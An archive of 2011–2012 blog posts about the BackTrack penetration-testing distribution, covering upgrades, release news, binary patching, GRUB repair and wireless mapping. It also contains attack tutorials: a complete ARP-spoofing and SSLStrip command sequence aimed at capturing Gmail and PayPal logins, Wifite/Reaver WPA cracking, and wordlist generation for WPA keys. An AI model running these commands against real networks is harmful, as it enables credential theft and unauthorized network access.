Showing posts with label BackTrack. Show all posts

Tuesday, September 4, 2012

Upgrade From BackTrack 5 R2 to BackTrack 5 R3

This is simple way to upgrade from BackTrack 5 R2 to BackTrack 5 R3:-

open your terminal and start typing the command:

1. apt-get update && apt-get dist-upgrade

With the dist-upgrade finished, all that remains is the install the new tools that have been added for R3. An important point to keep in mind is that there are slight differences between the 32-bit and 64-bit tools so make sure you choose the right one.

2.
32-bit install tools

apt-get install libcrafter blueranger dbd inundator intersect mercury cutycapt trixd00r artemisa rifiuti2 netgear-telnetenable jboss-autopwn deblaze sakis3g voiphoney apache-users phrasendrescher kautilya manglefizz rainbowcrack rainbowcrack-mt lynis-audit spooftooph wifihoney twofi truecrack uberharvest acccheck statsprocessor iphoneanalyzer jad javasnoop mitmproxy ewizard multimac netsniff-ng smbexec websploit dnmap johnny unix-privesc-check sslcaudit dhcpig intercepter-ng u3-pwn binwalk laudanum wifite tnscmd10g bluepot dotdotpwn subterfuge jigsaw urlcrazy creddump android-sdk apktool ded dex2jar droidbox smali termineter bbqsql htexploit smartphone-pentest-framework fern-wifi-cracker powersploit webhandler

64-bit install tools

apt-get install libcrafter blueranger dbd inundator intersect mercury cutycapt trixd00r rifiuti2 netgear-telnetenable jboss-autopwn deblaze sakis3g voiphoney apache-users phrasendrescher kautilya manglefizz rainbowcrack rainbowcrack-mt lynis-audit spooftooph wifihoney twofi truecrack acccheck statsprocessor iphoneanalyzer jad javasnoop mitmproxy ewizard multimac netsniff-ng smbexec websploit dnmap johnny unix-privesc-check sslcaudit dhcpig intercepter-ng u3-pwn binwalk laudanum wifite tnscmd10g bluepot dotdotpwn subterfuge jigsaw urlcrazy creddump android-sdk apktool ded dex2jar droidbox smali termineter multiforcer bbqsql htexploit smartphone-pentest-framework fern-wifi-cracker powersploit webhandler

That’s all there is to it! Once the new tools have been installed, you are up and running with BackTrack 5 R3. As always, if you come across any bugs or issues, please submit tickets via the BackTrack Redmine Tracker.

ok folks Happy hunting!!!

BackTrack 5 R3 adds tools for Arduino and Teensy attacks

The third release of version 5 of the BackTrack Linux security distribution fixes several bugs discovered since the R2 release in March and adds over 60 new tools. Several of the new tools were released as part of presentations at the recent Black Hat and DEFCON conferences. The distribution has also added a completely new category of software for "physical exploitation". This category includes libraries and an IDE for the Arduino and the Kautilya toolkit which provides payloads for the Teensy USB development board.
BackTrack can be run as a live CD for added security and flexibility or can be permanently installed on a system. The distribution is developed with security researchers and penetration testers in mind and offers one of the most comprehensive collections of Linux-based security software. Development of the distribution is sponsored by Offensive Security.
BackTrack 5 R3 is available with a choice of KDE and GNOME desktops for 32- and 64-bit machines and the project also provides a pre-built VMware image. ISO images can be downloaded directly from the distribution's mirrors or via BitTorrent. Information on how to install and use BackTrack is available from the project's wiki.

thanks to the H-Security for the news

BackTrack 5 R3 - Release

Hello there!! sorry because long time not update any new material in this blog, maybe not to late to tell the good news to all Backtrack lovers that the team has release the new Backtrack 5 R3 and ready to try..ok this is the story:-
------------------------------------------------------------------------------------------------------------


The time has come to refresh our security tool arsenal – BackTrack 5 R3 has been released. R3 focuses on bug-fixes as well as the addition of over 60 new tools – several of which were released in BlackHat and Defcon 2012. A whole new tool category was populated – “Physical Exploitation”, which now includes tools such as the Arduino IDE and libraries, as well as the Kautilya Teensy payload collection.
Building, testing and releasing a new BackTrack revision is never an easy task. Keeping up-to-date with all the latest tools, while balancing their requirements of dependencies, is akin to a magic show juggling act. Thankfully, active members of our redmine community such as backtracklover and JudasIscariot make our task that much easier by actively reporting bugs and suggesting new tools on a regular basis. Hats off to the both of you.

We would like to thank Offensive Security for providing the BackTrack dev team with the funding and resources to make all of this happen. Also, a very special thanks to dookie, our lead developer – for building, testing and packaging most of the new tools in this release.
Together with our usual KDE and GNOME, 32/64 bit ISOs, we have released a single VMware Image (Gnome, 32 bit). For those requiring other VM flavors of BackTrack – building your own VMWare image is easy – instructions can be found in the BackTrack Wiki.
Lastly, if you’re looking for intensive, real world, hands on Penetration Testing Training – make sure to drop by Offensive Security Training, and learn the meaning of “TRY HARDER“.
For the insanely impatient, you can download the BackTrack 5 R3 release via torrent right now. Direct ISO downloads will be available once all our HTTP mirrors have synched, which should take a couple more hours. Once this happens, we will update our BackTrack Download page with all links.

Friday, May 25, 2012

Wifite + Reaver WPA/WPA2 crack in BackTrack 5 R2

wifite

An automated wireless attack tool.

What's New?

The biggest change from version 1 is support for "reaver", a Wifi-Protected Setup (WPS) attack tool. Reaver can compromise the PIN and PSK for many routers that have WPS enabled, usually within hours.
Other changes include a complete code re-write with bug fixes and added stability. Due to problems with the Python Tkinter suite, the GUI has been left out of this latest version.

About

Wifite is for Linux only.
Wifite was designed for use with pentesting distributions of Linux, such as Backtrack 5 R1, BlackBuntu, BackBox; any Linux distributions with wireless drivers patched for injection. The script appears to also operate with Ubuntu 11/10, Debian 6, and Fedora 16.
Wifite must be run as root. This is required by the suite of programs it uses. Running downloaded scripts as root is a bad idea. I recommend using the Backtrack 5 R1 bootable Live CD, a bootable USB stick (for persistent), or a virtual machine. Note that Virtual Machines cannot directly access hardware so a wireless USB dongle would be required.
Wifite assumes that you have a wireless card and the appropriate drivers that are patched for injection and promiscuous/monitor mode.

Execution

To download and execute wifite, run the commands below:
wget https://raw.github.com/derv82/wifite/master/wifite.py
chmod +x wifite.py
./wifite.py

Required Programs

Please see the installation guide on the wiki for help installing any of the tools below.
  • Python 2.6.x or 2.7.x. Wifite is a Python script and requires Python to run.
  • aircrack-ng suite. This is absolutely required. The specific programs used in the suite are:
    • airmon-ng,
    • airodump-ng,
    • aireplay-ng,
    • packetforge-ng, and
    • aircrack-ng.
  • Standard linux programs.
    • iwconfig, ifconfig, which, iw

Suggested Programs

* indicates program is not included in Backtrack 5 R1
  • *reaver, a Wifi-Protected Setup (WPS) attack tool. Reaver includes a scanner "walsh" (or "wash") for detecting WPS-enabled access points. Wifite uses Reaver to scan for and attack WPS-enabled routers.
  • *pyrit, a GPU cracker for WPA PSK keys. Wifite uses pyrit (if found) to detect handshakes. In the future, Wifite may include an option to crack WPA handshakes via pyrit.
  • tshark. Comes bundled with Wireshark, packet sniffing software.
  • cowpatty, a WPA PSK key cracker. Wifite uses cowpatty (if found) to detect handshakes.

Licensing

Wifite is licensed under the GNU General Public License version 2 (GNU GPL v2).
(C) 2011 Derv Merkler

i am testing the Wifite

starting up the wifite v2 BETA


Wifite in action using BT5 R2 and RTL8187 wireless adapter
                                   

see the result its take time 2 or 10 hour to gathering the pin
                                     

thanks to the BackTrack and derv82 for his nice job.....happy hunting!!

Wednesday, February 29, 2012

Upgrading to BackTrack 5 R2

The long awaited release of the BackTrack 5 R2 kernel has arrived, and it’s now available in our repositories. With a spanking brand new 3.2.6 kernel, a huge array of new and updated tools and security fixes, BT5 R2 will provide a more stable and complete penetration testing environment than ever before. We will start a series of blog posts on how to upgrade, deal with VMWare, and even build your own updated BT5 R2 by yourself. For now though, here’s how to get the new kernel and all of the updated goodness:

1. Update and upgrade your BT5 (R1) installation:

apt-get update
apt-get dist-upgrade
apt-get install beef
reboot

Once that’s done, you should already have the new kernel installed as well as any last updates we have for the official R2 release. You need to reboot to have the 3.2.6 kernel kick in.

2. OPTIONAL – Once rebooted, log back in, and get your pretty splash screen back.

fix-splash
reboot

On the next reboot, you should see the red console splash screen appear.

3. Verify that you are running a 3.2.6 kernel:

uname -a

You should see something like “Linux bt 3.2.6 …”

4. Feel free to install any or all of the new tools featured in BackTrack 5 R2:

apt-get install pipal findmyhash metasploit joomscan hashcat-gui golismero easy-creds pyrit sqlsus vega libhijack tlssled hash-identifier wol-e dirb reaver wce sslyze magictree nipper-ng rec-studio hotpatch xspy arduino rebind horst watobo patator thc-ssl-dos redfang findmyhash killerbee goofile bt-audit bluelog extundelete se-toolkit casefile sucrack dpscan dnschef

5. Add the new security updates repository to /etc/apt/sources.list, and run another upgrade.

echo "deb http://updates.repository.backtrack-linux.org revolution main microverse non-free testing" >> /etc/apt/sources.list
apt-get update
apt-get dist-upgrade

During the last upgrade you’ll be asked about file revision updates. Make sure to always keep the locally installed file. Feel free to press “Enter” and accept all the defaults.

6. Some of the newly installed services will be set to start on boot. We like disabling these as needed:

/etc/init.d/apache2 stop
/etc/init.d/cups stop
/etc/init.d/winbind stop

update-rc.d -f cups remove
update-rc.d -f apache2 remove
update-rc.d -f winbind remove

And…you’re done! Expect a more comprehensive introduction to BT5 R2, on the day of the Official release – March 1st! The BackTrack 5 R2 ISOS will we available for download from our site on March 1st via Torrent only. HTTP links will be added a few days later. Thanks to the BackTrack-Linux.org team for more detail go to the website. Happy Hunting!!

Thursday, October 27, 2011

How to Run Google Chrome as Root on Backtrack Linux

1. Close out any instances of google chrome.

2. Open a terminal and change into the google chrome directory


root@bt:~# cd /opt/google/chrome/

3. Next we are going to use a Hex editor to modify the Chrome code. We are basically going to alter the section that checks to see what user is running.


root@bt:/opt/google/chrome# hexedit chrome

4. Now you will be presented with the following screen:

Screen-Shot-2011-10-27-at-7.20.14-AM
5. The first thing we need to do is press the tab key which will switch us into ASCII mode. You can see if this worked because your cursor will move over to the right hand column of the hex editor.
6. Next we will hit CTRL-s in order to open up the search function. The string we are looking for is the “geteuid” command.
Screen-Shot-2011-10-27-at-7.27.29-AM
7. Once we locate the string what we want to do is alter it from “geteuid” to “geteppd”
Screen-Shot-2011-10-27-at-7.27.44-AM
8. Once the ASCII string is altered we can press CTRL-x in order to save the file. Be sure to reply Yes when asked if you want to save the file or not.
Screen-Shot-2011-10-27-at-7.27.48-AM

9. Once the file is saved we can open Google Chrome and it should run normally.
Screen-Shot-2011-10-27-at-7.28.56-AM


news from Question-Defense.com thanks to pureh@te

Thursday, August 25, 2011

BackTrack 5 R1 released


We’re finally ready to release BackTrack 5 R1. This release contains over 120 bug fixes, 30 new tools and 70 tool updates. We will be rolling out some howto’s on our wiki in the next few days, such as VMWare tool installation, alternate compat-wireless setups, etc. The kernel was updated to 2.6.39.4 and includes the relevant injection patches.
As usual, please report bugs to us through our redmine ticket system for the fastest response. Don’t forget to also check our forums and wiki (will be updated in the next few days).
We are really happy with this release, and believe that as with every release, this is our best one yet. Some pesky issues such as rfkill in VMWare with rtl8187 issues have been fixed, which provides for a much more solid experience with BackTrack.

We’ve released Gnome and KDE ISO images for 32 and 64 bit (no arm this release, sorry!), as well as a VMWare image of a 32 bit Gnome install, with VMWare Tools pre-installed.
Lastly, I would like to thank the whole BackTrack team for pulling off the late nights working on this release, as well as Offensive Security for funding all of this stuff. If you need real world Penetration Testing Training – head on over to Offensive-Security and get ready for a bumpy ride!

Tuesday, June 14, 2011

Simple step to run VLC player in BackTrack 5

Hello to all!! this is simple instruction how to run VLC in BackTrack 5. I think this is not a simple for newbie ! but to the old timer this is just like eating peanut with 'Teh Tarik'. Ok let's begin:-

1. Install VLC player

apt-get install vlc 


2. open file

hexedit /usr/bin/vlc

3. Edit the file

press the TAB button to move cursor form HEX to Word section and find this word :- geteuid._libc_start_man change to this:- getppid._libc_start_man


4. Save all the work


ok that's all ......Happy hunting!!


Tuesday, June 7, 2011

GRUB2 repair in Backtrack 5

Good day to all my friend's all around the globe. Lately i am busy at my office and not post any article to my blog. Due to the BackTrack 5 release and still updating at my machine for more, i post this guide to repair GRUB2 after installing Windosws XP/VISTA/7 dualboot with BackTrack. Maybe this guide will help you all out there.....!!! lets go

First:-


1.  Boot from Backtrack 5 DVD

2.  Find partition location of your BackTrack 5

root@bt:~# fdisk -l

Disk /dev/sda: 80.0 GB, 80026361856 bytes
240 heads, 63 sectors/track, 10337 cylinders
Units = cylinders of 15120 * 512 = 7741440 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xed1f86f7

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1        6772    51196288+   7  HPFS/NTFS
/dev/sda2            6773       10338    26953729    5  Extended
/dev/sda5            6773        6902      975872   82  Linux swap / Solaris
/dev/sda6            6902       10338    25976832   83  Linux <----OK this is Linux partition

root@bt:~#


3.   Create mount-point for BackTrack 5 partition

root@bt:~# mkdir /media/root

4.   Mount the partition using this line:

root@bt:~# mount /dev/sda6 /media/root

5.   Confirm your root location by typing this line:

root@bt:~# ls /media/root

bin dev initrd.img lib32 media proc selinux tmp vmlinuz
boot etc initrd.img.old lib64 mnt root srv usr vmlinuz.old
cdrom home lib lost+found opt sbin sys var

6.   if those line above appear, you may proceed by installing GRUB 2:

root@bt:~# grub-install --root-directory=/media/root /dev/sda

Installation finished. No error reported

7.   Reboot your system!

Ok..happy hunting!!
Saturday, May 14, 2011

BackTrack 5 is release

Due to busy at work i would like to inform that Back|Track 5 is released May 10th and so many improvement has been done by developer. Good job and now we can more able to hear the other side......!!!!happy hunting

BackTrack Linux

Welcome to Backtrack-Linux.org, home of the highest rated and acclaimed Linux security distribution to date. BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking. Regardless if you’re making BackTrack you Install BackTrack, boot it from a Live DVD or thumbdrive, the penetration distribution has been customized down to every package, kernel configuration, script and patch solely for the purpose of the penetration tester.


BackTrack 5 Released! May 10th, 2011


Best viewed in full screen !


BackTrack is intended for all audiences from the most savvy security professionals to early newcomers to the information security field. BackTrack promotes a quick and easy way to find and update the largest database of security tools collection to-date. Our community of users range from skilled penetration testers in the information security field, government entities, information technology, security enthusiasts, and individuals new to the security community.

Feedback from all industries and skill levels allows us to truly develop a solution that is tailored towards everyone and far exceeds anything ever developed both commercially and freely available. The project is funded by Offensive Security. Whether you’re hacking wireless, exploiting servers, performing a web application assessment, learning, or social-engineering a client, BackTrack is the one-stop-shop for all of your security needs.

To download follow this link:- download here

Tuesday, February 22, 2011

Creating Wireless Recon Maps with Google Earth, Kismet, GPSD and Backtrack

Part of Wireless Assessments is always getting a visual view of your client set up. I am always looking for new ways to do this however the best way I have found is using a tool called GISkismet which was written by a guy I know named Jabra.  I was getting ready for work this week and I decided to write a quick article on how to do this. All the tools are open source and available on the backtrack 4 cd except Google earth which you must install.

The first thing to do is start our gps device:

root@bt:~#gpsd -N -n -D 3 /dev/ttyUSB0


NOTE: The -N option makes gpsd run n the foreground and the -D sets the debug level. This alows us to make sure the gps actually gets connected to the satellite.
gpsd2
Once we get our gps going we will want to get Kismet started:

1. Select it from the menu
gpsd2
2. Start the server

kismet2
3. Start the client
kismet3
4. Select yes to define a source wifi device for the packet capture
kismet4
5. Enter the name of your interface, in my case it is wlan0

NOTE: Kismet puts your interface into monitor mode for you so the is no need to do it manually.
kismet5
6. Close the server window and then you will be presented with the client interface of Kismet
kismet7

You will need to make sure the gps data is working, you can check this on the Kismet client interface right under the list of access points. I normally capture for a good amount of time to get the most accurate possible gps data.
Kismet saves 5 different types of files by default, the one we are interested in is called the .netxml file:
netxml
Once we have made sure our file was properly created we can select GISKismet for the backtrack menu:
giskismet
GISKismet created a database file using Sqlite so that multiple instances of data can be added. The following command will insert the data from the .netxml file into the database:
1root@bt:~# giskismet -x Kismet-20110221-08-56-26-1.netxml
giskismet1

Once we do that we can query our database at any time and output the results to a kml file which is what Google earth will accept:

1giskismet -q "select * from wireless" -o giskismet_demo.kml
Now lets open Google Earth from the Backtrack Menu: How to can be found here

googleearth
Next go to File > Open and select our .kml file we just created:

googleearth11
Once Google Earth parses your data you will be taken to a aerial view of the source of your capture which maps out the access points around and color codes them based on encryption:

googleearth2
You can also click on each AP in the map and get more info about the access point like essid, bssid and a few other things. Well thats it, I hope this can help someone to make their wireless reporting a little easier.

thanks to my guru pureh@te from question-defense.com for this guide

Sunday, February 13, 2011

Speeding up BackTrack software installs with apt-fast

Many people use apt-get to install software on BT (and other Debian based distros).
apt however uses a single connection and downloads each pacakge sequentially. However we can use a package called axel download accelerator as well as a script from Matt Parnell called apt-fast to speed this up.
Since we already have axel installed,
we only need to grab a copy of the script,

move it to /usr/bin
and then make it executable.
Once this is done you can now use apt-fast in place of apt-get commands.
apt-fast update, apt-fast upgrade  apt-fast install  etc.
If you should have any problems using the script the author recommends to run apt-fast clean. See the source code in the script for more info.
If you decide you no longer want or need the script then just delete it and everything will be as before.

Thanks a lot to archangelamael for tutorial

Friday, January 21, 2011

“f0ne.sh” The phone number generator


This script still only works in U.S. cities — international phone numbers are a huge, huge pain, so I don’t see it happening anytime soon; People can edit the script to work for whatever country they live in, but that’s beyond what I’m willing to do.
Updates:
  • Interactive mode has a new user interface – colored text!
    • ./f0ne.sh
    • (no arguments)
  • Command-line arguments – you can now pass arguments to f0ne instead of using the interactive menu system
    • USAGE: ./f0ne.sh [city] [style]
    • EXAMPLE: ./f0ne.sh “cleveland, oh” 3
    • OUTPUT: all of the phone nubmers in cleveland – to stdout, so piping is recommended:
    • PIPING: ./f0ne.sh “cleveland, oh” 3 > cleveland.txt
  • Can run independent of Crunch
    • crunch is VERY fast at generating lists, but not everyone has it.
    • if crunch isn’t found on the user’s system, a substitute shell script is used instead
    • this substitute script is MUCH MUCH slower than crunch; it’s meant as a last-resort.
  • Piping to aircrack is still included, but only in interactive mode
  • Saves phone numbers to [city].txt instead of the generic “phone.txt”
    • So if you asked for “burbank, ca”, the program would save the phone numbers in “burbankca.txt”
I hope that some of you can find this script useful.
Available on Pastebin.com

Sizing the Wordlist

The post on creating wordlists with crunch v2.4 receives the most hits by far on my blog and from the

queries in the comments section, it would seem that not everyone realises what the potential size can be when creating wordlists.


EDIT

====
Check out the latest revision of crunch, bofh28 just released v2.6 03-10-2010.

Crunch is now including a size estimate when starting up the wordlist generation, so you can see what size the wordlist you are planning will be.That along with a few more new nice additions.

Download the latest crunch here;

http://sourceforge.net/projects/crunch-wordlist/
Edit
latest revision of crunch now also included in the backtrack 4 repository.

Lets say you are working on a wordlist for a WPA key (which always have a minimum of 8 characters)

and lets say that you know for a fact that the passkey in question is an eight character combination of the following digits and letters;

0123456789ABCDEF
(like some internet companies have on their broadband modem/routers where I am from).

To create a wordlist with all possible combinations based on the passphrase having 8 characters only,
you could use the following syntax in crunch;
./crunch 8 8 0123456789ABCDEF -o wpa-list.txt

That one line of code seems so simple, yet when you check the estimated size of the wordlist to be created
you would definately think twice about trying to create, save and use it...

The size of the wordlist can be calculated as follows ;

(x^y) * (y+1) = size in bytes

x = The number of characters being used to create the wordlist

y = The number of characters the words/passphrases in the wordlist have.

Based on the above example, we have 10 possible numeric values and 6 possible alpha values,so 16 characters in total, and we want to calculate based on a wordlist wherein the passphrases have 8 char acters. To calculate what the size would be in konsole we can use "bc" ;

echo "(16^8)*(8+1)" | bc



Or we can even just type it in google; (16^8)*(8+1)
and it will return the same result ;



Next we can check the conversions of the resulting size in KB / MB / GB etc. ;


thats quite a lot...
I put together a (very!) simple script in order to be able to quickly check what kind of size one
is looking at when thinking of creating a wordlist with the same min/max length in crunch;
crunch_size
DOWNLOAD
http://www.mediafire.com/file/dmh989dhmebch43/crunch_size-v0.2

After saving to your /root/ directory for instance, just run by entering ;
./crunch_size-v0.2
You need to enter ;
> the number of characters to be used when creating the wordlist. (using the above example; 16)
> the length of the words/passphrases in the wordlist. (using the above example; 8)
You cant choose to check what the results would be with any fixed patterns, or variables, (have to leave the hard stuff like that to the pro's !) but it is still an eye-opener to see the sizes involved with a 'simple' wordlist.

The result will show you the expected number of words/passphrases in the wordlist along with the estimated
file size in bytes / Kilobytes / Megabytes / Gigabytes / Terabytes / Petabytes

thanks to Mr,Tape again....

Stripping SSL & Sniffing HTTPS (SSLStrip)


------------------------------------------------------------------------------------
Links

Watch video on-line: http://g0tmi1k.blip.tv/file/2345515

Download video: http://www.mediafire.com/?o4ihmqyxwgz

Commands: http://pastebin.com/q6MY3v6L

What is this?


This video shows that with SSL encryption, it isn't secure. Proof of this is seen by showing a web based email (Google Mail) & online bank (PayPal) password.


How does this work?

> Performing a 'Man In The Middle' attack therefore all the traffic flows through the attacker.

> Picks out HTTP traffic from port 80 and then packet redirection / forwarding onto a different port.

> SSLStrip is then listening on that port and removes the SSL connection before passing it back to the user.

> ettercap then picks out the username & password.

What do I need?


> sslstrip

> arpspoof

> ettercap

*all in BackTrack 4 Pre Final*

Network Setup:

Targets IP: 192.168.1.6

Gateway : 192.168.1.1


Software

Name: sslstrip

Version: 0.2

Home Page: http://www.thoughtcrime.org/software...rip/index.html

Download Link: http://www.thoughtcrime.org/software...rip-0.2.tar.gz

Name: arpspoof (DSniff)

Version: 2.3

Home Page: http://www.monkey.org/~dugsong/dsniff/

Download Link: http://www.monkey.org/~dugsong/dsniff/dsniff-2.3.tar.gz


Name: ettercap

Version: 0.7.3
Home Page: http://ettercap.sourceforge.net

Download Link: http://prdownloads.sourceforge.net/e...ar.gz?download


Commands:

Code:
kate /etc/etter.conf
>*uncomment redir_command_off in the iptables, linux section*
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i wlan0 -t 192.168.1.6 192.168.1.1

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
ettercap -T -q -i wlan0

sslstrip -a -k -f
ettercap -T -q -i wlan0


Forum Post: http://www.backtrack-linux.org/forums/backtrack-videos/1659.htm?highlight=


 thanks ~g0tmi1k

Inguma - Penetration Testing Toolkit - Autoscan

Inguma - Penetration Testing Toolkit - Autoscan from Bhior on Vimeo.

Driftnet + Ettercap

Driftnet & Ettercap from Bhior on Vimeo.

Backtrack 4 Fluxbox

Iniciando o FluxBox no BackTrack 4 R1 from Bhior on Vimeo.